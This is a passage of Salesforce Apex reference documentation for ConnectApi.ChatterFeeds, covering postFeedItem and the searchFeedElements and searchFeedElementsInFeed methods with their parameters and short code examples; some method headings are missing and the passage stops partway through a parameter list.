Type: `ConnectApi.FeedType`

One of the following:

- `News`
- `Record`
- `UserProfile`

Use `Record` to post to a group.

subjectId
Type: String

The value depends on the *feedType*:

- `News`—*subjectId* must be the ID of the context user or the keyword `me`.
- `Record`—The ID of any record with a feed, including groups.
- `UserProfile`—The ID of any user.

text
Type: String

The text of the feed item. Mentions are downgraded to plain text. To include a mention that links to the user, call the `postFeedItem(communityId, feedType, subjectId, feedItemInput, feedItemFileUpload)` method and pass the mention in a `ConnectApi.FeedItemInput` object.

Return Value

Type: `ConnectApi.FeedItem`

Note: Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

Usage

Feed items and comments can contain up to 10,000 characters.

Posts to `ConnectApi.FeedType.UserProfile` in API versions 23.0 and 24.0 created user status updates, not feed items. For posts to the User Profile Feed in those API versions, the character limit is 1,000 characters.

`postFeedItem(communityId, feedType, subjectId, feedItemInput, feedItemFileUpload)`

Posts a feed item to the specified feed from the context user. Use this method to post rich text, including mentions and hashtag topics, and to attach a file to a feed item. You can also use this method to share a feed item and add a comment.

API Version

28.0–31.0

Important: In version 32.0 and later, use postFeedElement(communityId, feedElement, feedElementFileUpload).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItem postFeedItem(String communityId, ConnectApi.FeedType
feedType, String subjectId, ConnectApi.FeedItemInput feedItemInput,
ConnectApi.BinaryInput feedItemFileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

One of the following:

- `News`
- `Record`
- `UserProfile`

To post a feed item to a group, use `Record` and use a group ID as the *subjectId*.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

feedItemInput
Type: `ConnectApi.FeedItemInput`

In the `FeedItemInput` object, specify rich text. Optionally, in the `FeedItemInput.attachment` property, specify a link, a poll, an existing file, or a new file.

feedItemFileUpload
Type: `ConnectApi.BinaryInput`

If you specify a `NewFileAttachmentInput` object in the `FeedItemInput.attachment` property, specify the new binary file to attach in this argument. Otherwise, do not specify a value.

Return Value

Type: `ConnectApi.FeedItem`

Note: Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

Usage

Feed items and comments can contain up to 10,000 characters. Posts to `ConnectApi.FeedType.UserProfile` in API versions 23.0 and 24.0 created user status updates, not feed items. For posts to the User Profile Feed in those API versions, the character limit is 1,000 characters.

Example for Sharing a Feed Item and Adding a Comment

To share a feed item and add a comment, create a `ConnectApi.FeedItemInput` object containing the comment and the feed item to share, and pass the object to `ConnectApi.ChatterFeeds.postFeeditem` in the *`feedItemInput`* argument. The message segments in the message body input are used as the comment.

```
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.originalFeedItemId = '0D5D0000000JuAG';

ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
List<ConnectApi.MessageSegmentInput> segmentList = new
List<ConnectApi.MessageSegmentInput>();
ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'I hope you enjoy this post I found in another group.';
segmentList.add((ConnectApi.MessageSegmentInput)textSegment);
body.messageSegments = segmentList;
input.body = body;

ConnectApi.ChatterFeeds.postFeedItem(null, ConnectApi.FeedType.UserProfile, 'me', input,
null);
```

Example for Posting a Mention to a User Profile Feed

To post to a user profile feed and include an @mention, call the `ConnectApi.ChatterFeeds.postFeedItem` method.

```
String communityId = null;
ConnectApi.FeedType feedType = ConnectApi.FeedType.UserProfile;

ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MentionSegmentInput mentionSegment = new ConnectApi.MentionSegmentInput();

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Hey there ';
messageInput.messageSegments.add(textSegment);

mentionSegment.id = '005D0000001LLO1';
messageInput.messageSegments.add(mentionSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = '. How are you?';
messageInput.messageSegments.add(textSegment);

input.body = messageInput;

ConnectApi.FeedItem feedItemRep = ConnectApi.ChatterFeeds.postFeedItem(communityId, feedType,
 'me', input, null);
```

`searchFeedElements(communityId, q)`

Returns the first page of all the feed elements that match the specified search criteria.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String q)
```

Parameters

communityId
: Type: String

  Use either the ID for a community, `internal`, or `null`.

q
: Type: String

  Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

- setTestSearchFeedElements(communityId, q, result)
- Testing ConnectApi Code

`searchFeedElements(communityId, q, sortParam)`

Returns the first page of all the feed elements that match the specified search criteria in the specified order.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String q, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElements(communityId, q, sortParam, result)

Testing ConnectApi Code

`searchFeedElements(communityId, q, pageParam, pageSize)`

Searches feed elements and returns a specified page and page size of search results.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String q, String pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElements(communityId, q, pageParam, pageSize, result)

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String q, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam

Type: ConnectApi.FeedSortOrder

Values are:

- CreatedDateDesc—Sorts by most recent creation date.
- LastModifiedDateDesc—Sorts by most recent activity.
- MostViewed—Sorts by most viewed content. This sort order is available only for Home feeds when the ConnectApi.FeedFilter is UnansweredQuestions.
- Relevance—Sorts by most relevant content. This sort order is available only for Company, Home, and Topics feeds.

If you pass in null, the default value CreatedDateDesc is used.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with setTest). Use the set test method with the same parameters or the code throws an exception.

Testing ConnectApi Code

searchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

Searches feed elements and returns a specified page and page size in a specified order. Each feed element includes no more than the specified number of comments.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElements(String communityId, String
q, Integer recentCommentCount, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, `Moderation`, and `PendingReview`.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.

- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, `Moderation`, and `PendingReview`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter)

Searches the feed elements for the `Home` feed type and returns a specified page and page size with the specified feed filter in a specified sort order. Each feed element includes no more than the specified number of comments.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
ConnectApi.FeedFilter filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. The only valid value is `Home`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: ConnectApi.FeedDensity

Specify the amount of content in a feed.

- AllUpdates—Displays all updates from people and records the user follows and groups the user is a member of.
- FewerUpdates—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, currentPageToken or nextPageToken. If you pass in null, the first page is returned.

When the *sortParam* is MostViewed, you must pass in null for the *pageParam*.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in null, the default size is 25.

When the *sortParam* is MostViewed, the *pageSize* must be a value from 1 to 25.

sortParam
Type: ConnectApi.FeedSortOrder

Values are:

- CreatedDateDesc—Sorts by most recent creation date.
- LastModifiedDateDesc—Sorts by most recent activity.
- MostViewed—Sorts by most viewed content. This sort order is available only for Home feeds when the ConnectApi.FeedFilter is UnansweredQuestions.
- Relevance—Sorts by most relevant content. This sort order is available only for Company, Home, and Topics feeds.

If you pass in null, the default value CreatedDateDesc is used.

q
Type: String

Required and cannot be null. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: ConnectApi.FeedFilter

Specifies the feed filters.

- AllQuestions—Only feed elements that are questions.
- CommunityScoped—Only feed elements that are scoped to communities. Currently, these feed elements have a User or a Group parent record. However, other parent record types could be scoped to communities in the future. Feed elements that are always visible in all communities are filtered out. This value is valid only for the UserProfile feed.
- SolvedQuestions—Only feed elements that are questions and that have a best answer.
- UnansweredQuestions—Only feed elements that are questions and that don't have any answers.
- UnsolvedQuestions—Only feed elements that are questions and that don't have a best answer.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter, result)

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String q)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, and `Streams`.

`subjectId`
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

q

Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, q, result)

Testing ConnectApi Code

searchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

Searches the feed elements for a specified feed type and context user, and returns a specified page and page size in a specified sort order.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, and `Streams`.

`subjectId`
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Streams`, *`subjectId`* must be a stream ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Specifies the order of feed items in the feed.

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

`q`
Type: String

Search term. Searches keywords in the user or group name. A minimum of one character is required. This parameter does not support wildcards. This parameter is required.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

Testing ConnectApi Code

`searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)`

Searches the feed elements for a specified feed type and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, and `Streams`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.

- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

`searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter)`

Searches the feed elements of the `UserProfile` feed. Use this method to filter the `UserProfile` feed to include only feed elements that are scoped to communities. Feed elements that are always visible in all communities are filtered out. Currently, feed elements scoped to communities have a User or a Group parent record. However, other parent record types could be scoped to communities in the future.

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedFilter filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.UserProfile`.

subjectId
Type: String

The ID of any user. To specify the context user, use the user ID or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

One or more keywords to search for in the feed elements visible to the context user. The search string can contain wildcards and must contain at least two characters that aren't wildcards. See Wildcards.

filter
Type: `ConnectApi.FeedFilter`

Value must be `ConnectApi.FeedFilter.CommunityScoped`. Filters the feed to include only feed elements that are scoped to communities. Feed elements that are always visible in all communities are filtered out. Currently, feed elements scoped to communities have a User or a Group parent record. However, other parent record types could be scoped to communities in the future.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

q

Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

showInternalOnly

Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly,
ConnectApi.FeedFilter filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Only feed elements that are scoped to communities. Currently, these feed elements have a User or a Group parent record. However, other parent record types could be scoped to communities in the future. Feed elements that are always visible in all communities are filtered out. This value is valid only for the `UserProfile` feed.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter, result)

Testing ConnectApi Code

`searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q)`

Searches the feed elements of a feed filtered by key prefix.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFilterFeed(String
communityId, String subjectId, String keyPrefix, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
